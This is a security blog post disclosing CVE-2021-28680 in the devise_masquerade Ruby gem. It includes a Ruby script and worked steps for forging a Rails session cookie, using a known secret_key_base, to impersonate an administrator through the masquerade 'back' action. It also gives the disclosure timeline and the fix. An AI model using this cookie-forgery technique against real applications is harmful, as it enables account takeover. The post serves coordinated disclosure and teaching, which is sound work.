BLOG POSTS

The Devise Extension That Peeled off One Layer of the Security Onion (CVE-2021-28680)

By Laban Sköllermark (@LabanSkoller)

March 23, 2021

I work for the security consultant company Defensify where I conduct security assessments of applications and networks. In December 2020 I made a review of a web application written in Ruby on Rails. I will not disclose the name of the client or any other vulnerabilities found in the client's application, but this blog post tells the story of how I found a security vulnerability in one of the third-party dependencies they use, which is open source, and got my first ever CVE assigned. \o/

Timeline

Date	Event
2020-DEC-16	The problem was found during a security assessment for my employer Defensify
2020-DEC-23	Report sent to the `devise_masquerade` maintainer and as FYI to the appointed Devise email address for security vulnerabilities. A 90-day coordinated disclosure deadline was proposed and the intention to publish this blog post was communicated.
2020-DEC-23	Reception of report confirmed by the `devise_masquerade` maintainer
2021-JAN-08	Maintainer acknowledged the issue as non-critical and suggested an alternative fix
2021-JAN-11	No reply at all from the Devise security email address so an issue was opened on GitHub and it turned out the email address was no longer in use. A new email address was provided to which the original report was sent.
2021-JAN-17	Devise maintainer confirmed the reception of the report, acknowledged that "it does look like a security concern" and provided some recommendations
2021-FEB-03	The `devise_masquerade` maintainer bumped the version to 1.3.0 and fixed the issue (pull request #76). The fix is included in release v1.3.1.
2021-MAR-17	Application for a CVE is submitted to Mitre
2021-MAR-18	The CVE Assignment Team at Mitre assigns CVE-2021-28680 to the issue
2021-MAR-23	Disclosure deadline met. Public GitHub issue #83 created. Publication of this post at 21:35 CET.

About Security Assessments

A typical web application security assessment at Defensify is 40 hours with mostly manual tests to cover OWASP Top 10 risks and most of OWASP Application Security Verification Standard (ASVS) 4.0 level 2. It is often conducted by one or two security consultants. We prefer to have source code available to speed up the assessment and find more vulnerabilities but that is not always approved by the client.

The output is a written report around 50 pages with usually around 20 security issues with severities rated *Low*, *Medium*, *High* or *Critical* according to NVD CVSS v3, or *Informational* for hardening tips which do not represent actual vulnerabilities.

How Devise Session Cookies Work

Devise is a modular Ruby on Rails authentication solution based on the Rack authentication framework Warden. Session data can be stored in cookies and are then both encrypted and signed. Keys for the encryption and signing are usually derived from the variable `secret_key_base` and some static salts using PBKDF2. The plaintext session data is either formatted as JSON or serialized using Marshal.

An example Devise session:

```
{ warden.user.user.key => [[1], "$2a$10$KItas1NKsvunK0O5w9ioWu"] }
```

Much of the security in a Devise application relies on that the value of the variable `secret_key_base` is kept secret. Only the web server needs to know it. If it is changed, all existing user sessions will become invalid since the cookies cannot be neither decrypted nor verified, so users must log in again.

But even if one knows the secret key so that one can encrypt and sign one's own session cookies and therefore modify the above data, in most applications one cannot impersonate users anyway. In the above example session the user's password salt is included (see the Stack Overflow question *What is the warden data in a Rails/Devise session composed of?*). To know the salt one must have access to the application's database and without it the session is not valid. This means that if a user changes their password, all the other sessions of the user will be invalidated since the salt does not match anymore.

The fact that an attacker must know a user's current salt is a security mechanism and what I refer to as a layer of an application's security onion. I found that that layer can be peeled off if the Devise extension `devise_masquerade` is used.

Masquerade Functionality Provided by the Extension

The purpose of the `devise_masquerade` extension is to allow administrators of an application to impersonate users by providing "login as" links in user lists for example. This is an easy way to see what particular users are seeing, for troubleshooting purposes for instance. The masquerade functionality uses some temporary tokens under the hood which I will not go through here. There are some visible changes in the client-side session data however which is relevant for the problem. Examples are taken from the `v1.2.0` tag of `devise_masquerade`.

A normal non-masqueraded user session could look like this, which is from the `devise_masquerade` demo project (prettified for readability):

```
{
  "session_id" => "644e5c0be8d28a15a88328fa1cbf963f",
  "flash" =>
  {
    "discard" => [],
    "flashes" =>
    {
      "notice" => "Signed in successfully."
    }
  },
  "warden.user.user.key" => [[1], "$2a$10$FEcuUA/KECTwvnjHSRY0oO"],
  "_csrf_token" => "BOg67TylXKT3OX/4NN5RkgBlWjEhKqdxZEvOWEsinTw="
}
```

The user with ID 1 (`user1@example.com` in the demo project) is logged in and the user's password is stored as a bcrypt hash (`2a`) with cost factor `10` (2^{10} = 1024 rounds) with a 128-bit salt encoded as Base64 to `FEcuUA/KECTwvnjHSRY0oO`.

When user 1 clicks a link to impersonate user 2 via the `/users/masquerade/2` endpoint, the salt of that new user is loaded from the database and the session is changed as follows:

```
{
  "session_id" => "b9b82f98591a6014a690b0be36b53c7a",
  "flash" =>
  {
    "discard" => [],
    "flashes" =>
    {
      "notice" => "Signed in successfully."
    }
  },
  "warden.user.user.key" => [[2], "$2a$10$BS3Aqkt5g2bOTM6IOgWzWu"],
  "_csrf_token" => "BOg67TylXKT3OX/4NN5RkgBlWjEhKqdxZEvOWEsinTw=",
  "devise_masquerade_user" => 1,
  "devise_masquerade_masquerading_resource_class" => "User",
  "devise_masquerade_masqueraded_resource_class" => "User"
}
```

As you can see, `warden.user.user.key` now says user 2 instead of user 1 and the salt is replaced with that of user 2. A new session ID is generated. Three new dictionary entries related to the masquerade extension are also added. The most relevant one is `devise_masquerade_user` which holds the user ID of the user who made the impersonation. The reason for that is so that one can "go back" to the original user, normally an administrator.

That is usually done via the `/users/masquerade/back` endpoint. If one now clicks that back link, the session is changed again to look like this:

```
{
  "session_id" => "b18884851db9be8d5dbec4b71db8e78d",
  "flash" =>
  {
    "discard" => [],
    "flashes" =>
    {
      "notice" => "Signed in successfully."
    }
  },
  "warden.user.user.key" => [[1], "$2a$10$FEcuUA/KECTwvnjHSRY0oO"],
  "_csrf_token" => "BOg67TylXKT3OX/4NN5RkgBlWjEhKqdxZEvOWEsinTw="
}
```

A new session ID is generated again, the masquerade related items are removed, and the user ID is reset back to 1 and that user's salt is loaded from the database.

Here is a good place to stop and reflect over the masquerade functionality and what it means for the security assumption described earlier. Can you spot the issue?

The devise_masquerade Issue

When the masquerading extension is not present, one must know the password salt of the target user if one wants to encrypt and sign a valid session cookie. However, by pretending that a user is already masqueraded, one can decide which user the "back" action will go back to without knowing that user's password salt and simply knowing the user ID!

Let us try to abuse the masquerade functionality to become another user. We will use the demo project which let us freely move between all (two) users but let us pretend that user 1 can impersonate user 2 but not vice versa, so our mission is to become user 1. Note that we use the vulnerable [1.2.0 version of `devise_masquerade`](#).

The `secret_key_base` is generated when the demo project is started and can be found in `spec/dummy/tmp/development_secret.txt`. The secret for all examples in this article:


```
37e3fff8f89fb244a6fc9153eae9143dd835e2b9073a7cbe52281e9cb9a014cf3500802f5c02d234197c1ff0ee35e27f6eb87c0964369cb348faa
```

Note that even though all characters in the secret are hexadecimal (`[0-9a-f]`), it is interpreted as a **string** by OpenSSL, which is called by the `ActiveSupport::KeyGenerator.generate_key()` function.

Below is a Ruby script for decrypting a Rails session cookie, based on this gist. With some modification it can alter the decrypted session, re-encrypt and sign it. Note that I am not a Ruby programmer (I prefer Python).

```
require 'cgi'
require 'json'
require 'active_support'

def verify_and_decrypt_session_cookie(cookie, secret_key_base = Rails.application.secrets.secret_key_base)
  cookie = CGI::unescape(cookie)
  salt         = 'encrypted cookie'
  signed_salt  = 'signed encrypted cookie'
  key_generator = ActiveSupport::KeyGenerator.new(secret_key_base, iterations: 1000)
  secret = key_generator.generate_key(salt)[0, ActiveSupport::MessageEncryptor.key_len]
  sign_secret = key_generator.generate_key(signed_salt)
  encryptor = ActiveSupport::MessageEncryptor.new(secret, sign_secret, serializer: Marshal) # or JSON
  session = encryptor.decrypt_and_verify(cookie)
  puts
  puts "Existing session: ", session

  # Modify the session according to your needs here

  #puts "Changed session: ", session
  #new_session = encryptor.encrypt_and_sign(session)
  #puts
  #puts "New encrypted and signed cookie: ", new_session
end

puts "Paste current session cookie: "
cookie = gets.chomp
verify_and_decrypt_session_cookie(cookie, "37e3fff8f89fb244a6fc9153eae9143dd835e2b9073a7cbe52281e9cb9a014cf3500802f5c
```

We begin with logging in as user `user2@example.com` with ID 2 and password `password`.



Logging in as `user2@example.com`

Now we are logged in as user 2:

Logged in as `user2@example.com`

The session cookie `_dummy_session` now looks like this:

```
NGE3U09LNmowVnFESHVkRTNuWjByVnBUY1lsL1NsT3hSdCtuMUQyVDFvWmhvYVF6UWFhVFFnNkcybDAxSy9Ob1l0YjVwc0ZMMW9FVENub2NwM2xKTWZvb2
```

It can be decrypted using the script above:

```
$ ruby recrypt_and_sign_cookie.rb
Paste current session cookie:
NGE3U09LNmowVnFESHVkRTNuWjByVnBUY1lsL1NsT3hSdCtuMUQyVDFvWmhvYVF6UWFhVFFnNkcybDAxSy9Ob1l0YjVwc0ZMMW9FVENub2NwM2xKTWZvb2

Existing session:
{"session_id"=>"3e446e68d0ea61a10dc403fda69d0e37", "flash"=>{"discard"=>[], "flashes"=>{"notice"=>"Signed in successfu
```

The cookie can also be decrypted using [CyberChef](). Here are recipes for [deriving the 256-bit encryption key]() and for [deriving the 512-bit HMAC (signature) key]() given a `secret_key_base` string used as passphrase.

The hex data after `--` in the cookie is the HMAC-SHA-1 signature. Here is a [recipe for verifying the signature](). The data before the signature is Base64 and then URL encoded. Here is a [recipe for decoding](). Out comes:

```
4a7SOK6j0VqDHudE3nZ0rVpTcYl/SlOxRt+n1D2T1oZhoaQzQaaTQg6G2l01K/NoYtb5psFL1oETCnocp3lJMfoog72HwMDbc9ra7wZFKec+GXkdIqqSfZ
```

This is two Base64 encoded pieces, again separated by `--`. The first piece is the AES-256-CBC encrypted data and the second piece is the 128-bit IV for the AES-CBC algorithm.

Here is a [recipe for decrypting the data](). The output is a Marshal encoded Ruby object, here represented as a hex dump:

```
00000000  04 08 7b 0c 49 22 0f 73 65 73 73 69 6f 6e 5f 69  |..{.I".session_i|
00000010  64 06 3a 06 45 54 49 22 25 62 39 62 38 32 66 39  |d.:.ETI"%b9b82f9|
00000020  38 35 39 31 61 36 30 31 34 61 36 39 30 62 30 62  |8591a6014a690b0b|
00000030  65 33 36 62 35 33 63 37 61 06 3b 00 54 49 22 0a  |e36b53c7a.;.TI".|
00000040  66 6c 61 73 68 06 3b 00 54 7b 07 49 22 0c 64 69  |flash.;.T{.I".di|
00000050  73 63 61 72 64 06 3b 00 54 5b 00 49 22 0c 66 6c  |scard.;.T[.I".fl|
00000060  61 73 68 65 73 06 3b 00 54 7b 06 49 22 0b 6e 6f  |ashes.;.T{.I".no|
```

```
00000070  74 69 63 65 06 3b 00 46 49 22 1c 53 69 67 6e 65  |tice.;.FI".Signe|
00000080  64 20 69 6e 20 73 75 63 63 65 73 73 66 75 6c 6c  |d in successfull|
00000090  79 2e 06 3b 00 54 49 22 19 77 61 72 64 65 6e 2e  |y..;.TI".warden.|
000000a0  75 73 65 72 2e 75 73 65 72 2e 6b 65 79 06 3b 00  |user.user.key.;.|
000000b0  54 5b 07 5b 06 69 07 49 22 22 24 32 61 24 31 30  |T[.[.i.I""$2a$10|
000000c0  24 42 53 33 41 71 6b 74 35 67 32 62 4f 54 4d 36  |$BS3Aqkt5g2bOTM6|
000000d0  49 4f 67 57 7a 57 75 06 3b 00 54 49 22 10 5f 63  |IOgWzWu.;.TI"._c|
000000e0  73 72 66 5f 74 6f 6b 65 6e 06 3b 00 46 49 22 31  |srf_token.;.FI"1|
000000f0  42 4f 67 36 37 54 79 6c 58 4b 54 33 4f 58 2f 34  |BOg67TylXKT3OX/4|
00000100  4e 4e 35 52 6b 67 42 6c 57 6a 45 68 4b 71 64 78  |NN5RkgBlWjEhKqdx|
00000110  5a 45 76 4f 57 45 73 69 6e 54 77 3d 06 3b 00 46  |ZEvOWEsinTw=.;.F|
00000120  49 22 1b 64 65 76 69 73 65 5f 6d 61 73 71 75 65  |I".devise_masque|
00000130  72 61 64 65 5f 75 73 65 72 06 3b 00 46 69 06 49  |rade_user.;.Fi.I|
00000140  22 32 64 65 76 69 73 65 5f 6d 61 73 71 75 65 72  |"2devise_masquer|
00000150  61 64 65 5f 6d 61 73 71 75 65 72 61 64 69 6e 67  |ade_masquerading|
00000160  5f 72 65 73 6f 75 72 63 65 5f 63 6c 61 73 73 06  |_resource_class.|
00000170  3b 00 54 49 22 09 55 73 65 72 06 3b 00 46 49 22  |;.TI".User.;.FI"|
00000180  31 64 65 76 69 73 65 5f 6d 61 73 71 75 65 72 61  |1devise_masquera|
00000190  64 65 5f 6d 61 73 71 75 65 72 61 64 65 64 5f 72  |de_masqueraded_r|
000001a0  65 73 6f 75 72 63 65 5f 63 6c 61 73 73 06 3b 00  |esource_class.;.|
000001b0  54 40 18                                         |T@.|
000001b3
```

Let us now add the following line to the Ruby script to fool `devise_masquerade` that we have become use logging in as user 1 and using the masquerade functionality:

```
session["devise_masquerade_user"] = 1
```

Rerunning the script will now give us a new cookie:

```
$ ruby recrypt_and_sign_cookie.rb
Paste current session cookie:
NGE3U09LNmowVnFESHVkRTNuWjByVnBUY1lsL1NsT3hSdCtuMUQyVDFvWmhvYVF6UWFhVFFnNkcybDAxSy9Ob1l0YjVwc0ZMMW9FVENub2NwM2xKTWZvb2

Existing session:
{"session_id"=>"3e446e68d0ea61a10dc403fda69d0e37", "flash"=>{"discard"=>[], "flashes"=>{"notice"=>"Signed in successfu
Changed session:
{"session_id"=>"3e446e68d0ea61a10dc403fda69d0e37", "flash"=>{"discard"=>[], "flashes"=>{"notice"=>"Signed in successfu

New encrypted and signed cookie:
aWx1bzZaVDBSY3JabC9KcE5lNG50d0ZvUFFKRnRObW93d3FybFA5SHE3YUNXK1BHNzRrdkZaajd3YVQ1K0FFZ3Z4YXFzMVhaYnZWWHR6ZmpFVVZVS3NLQ
```

Using this new cookie value in the browser and reloading the page shows that the application now thinks we have really done a masquerade. A *Back masquerade* link is now available.

Fakely masqueraded as `user2@example.com`

Clicking that back link is the final step.

Become `user1@example.com` *using the vulnerability*

We just became user 1 without knowing their password or salt!

Here is the new session cookie we got:


```
$ ruby recrypt_and_sign_cookie.rb
Paste current session cookie:
c0RLTDNOTWQ4alFHNnVrdnZHWFB3SVRhd1I2OXlGTEw1eEkvcnB1bDBLQU0xb2ZxTXlvaFlsSDFXYnE3WFpjWEZtZHFnakFDRVBhaWhEV1VJUFFVbkxtWD

Existing session:
{"session_id"=>"7ecd38e081ad62435c47bc1fee51ad5d", "flash"=>{"discard"=>[], "flashes"=>{"notice"=>"Signed in successfu
```

So "all" you have to obtain to exploit this vulnerability is:

- `secret_key_base`
- the ability to login as a user
- the user ID of a target administrator (which can be brute forced since they are sequential)

My Recommendations

The 23rd of December 2020 I sent my finding (as an early Christmas gift) to a `devise_masquerade` maintainer together with a proposed fix (communicated in writing only – no coding). I also included the designated Devise security email address in the conversation, but it later turned out that nobody was watching that inbox (see the GitHub issue). I asked if they agreed that it is a security vulnerability (which they did) and if they thought it warrants a CVE (which they never responded to). I also recommended to create a security advisory on GitHub.



(No) security advisories for `devise_masquerade` *on GitHub*

Since GitHub is nowadays a CVE Numbering Authority (CNA), they can reserve a CVE number for you. From GitHub's documentation page Requesting a CVE identification number:

> Anyone with admin permissions to a security advisory can request a CVE identification number for the security advisory.
>
> If you don't already have a CVE identification number for the security vulnerability in your project, you can request a CVE identification number from GitHub. GitHub usually reviews the request within 72 hours. Requesting a CVE identification number doesn't make your security advisory public. If your security advisory is eligible for a CVE, GitHub will reserve a CVE identification number for your advisory. We'll then publish the CVE details after you publish the security advisory.

Only repository administrators can create security advisories however and the maintainer has not done so despite me mentioning it in the email conversations three times… But of course I cannot require anything from an open source developer without proper backing from a company! So I decided to try my luck with Mitre instead and they assigned CVE-2021-28680 for the vulnerability within seven hours.

```
> ----------------------------------------
>
> [Has vendor confirmed or acknowledged the vulnerability?]
> true
>
> ----------------------------------------
>
> [Discoverer]
> Laban Skoellermark (Twitter: @LabanSkoller) at security consultant company Defensify,
Sweden

Use CVE-2021-28680.


- --
CVE Assignment Team
M/S M300, 202 Burlington Road, Bedford, MA 01730 USA
[ A PGP key is available for encrypted communications at
  https://cve.mitre.org/cve/request_id.html ]
```

Email from Mitre

Here is the solution for the security problem that I recommended to the maintainer:

> I've thought about a possible mitigation as well. Instead of just storing the ID of the admin doing the impersonation so that one can quit the impersonation and become the admin again, store the admin's Bcrypt salt as well. That way nobody with the knowledge of secret_key_base can "reverse impersonate" an admin without first knowing the admin's Bcrypt salt. As an extra bonus all impersonated sessions will stop being valid when the administrator changes their password. Right now, as I understand it, if sessions are stored as cookies, impersonated sessions will only become invalid when the target user changes their password - not when the administrator who made the impersonation changes theirs.

The Fix

The maintainer of `devise_masquerade` chose to remove the "masquerade back" data from the session cookie and store it in the server's cache instead. See pull request #76. The fix is included in release v1.3.1 (but the non-released version 1.3.0 also includes it).

Decrypted session cookies from version 1.3.1 (prettified for readability) follows.

Logged in as user 1:

```
{
  "session_id" => "4138ca0390666931801f7f444f485365",
  "flash" =>
  {
    "discard" => [],
    "flashes" =>
    {
      "notice" => "Signed in successfully."
    }
  },
  "warden.user.user.key" => [[1], "$2a$10$FEcuUA/KECTwvnjHSRY0oO"],
  "_csrf_token" => "sbtbiqICigXTLHgxW6KmEVlkEEZhjHXLXX1K3UGoIMg="
}
```

User 1 masqueraded as user 2:

```
{
  "session_id" => "c03d2e8a1bffa57e98130991da15c374",
  "flash" =>
  {
    "discard" => [],
    "flashes" =>
```

```
    {
      "notice" => "Signed in successfully."
    }
  },
  "warden.user.user.key" => [[2], "$2a$10$BS3Aqkt5g2bOTM6IOgWzWu"],
  "_csrf_token" => "sbtbiqICigXTLHgxW6KmEVlkEEZhjHXLXX1K3UGoIMg=",
  "devise_masquerade_masquerading_resource_class" => "User",
  "devise_masquerade_masqueraded_resource_class" => "User"
}
```

```
{
  "session_id" => "dbf7ff8b35bec174c7468608aaeb557d",
  "flash" =>
  {
    "discard" => [],
    "flashes" =>
    {
      "notice" => "Signed in successfully."
    }
  },
  "warden.user.user.key" => [[1], "$2a$10$FEcuUA/KECTwvnjHSRY0oO"],
  "_csrf_token" => "sbtbiqICigXTLHgxW6KmEVlkEEZhjHXLXX1K3UGoIMg="
}
```

That is the story of how I found a security problem in an open source project and got my first CVE!

Prior to the publication of this blog post I created the public GitHub issue #83 for traceability.

Comments?

Do you have questions, comments or corrections? Please interact with the tweet or LinkedIn post or make a pull request.

Credit

Thanks to:

- Devise maintainer Carlos Antonio da Silva for reading my report and giving valuable feedback and fix proposals
- `devise_masquerade` maintainer Alexandr Korsak for fixing the issue
- My Defensify colleague Jinny Ramsmark for reviewing this blog post
- Niklas Andersson for pointing out a typo 2021-APR-08
- Onion photo 27402026 © Leerodney Avison - Dreamstime.com

Web Vulnerabilities

Coordinated Disclosure

CVE

What's in this blog

Related

CSN Follow-Up: Another CAPTCHA Problem Hidden In Plain Sight

Brute-Forcing Borrowers' PINs at the Swedish Board of Student Finance (CSN)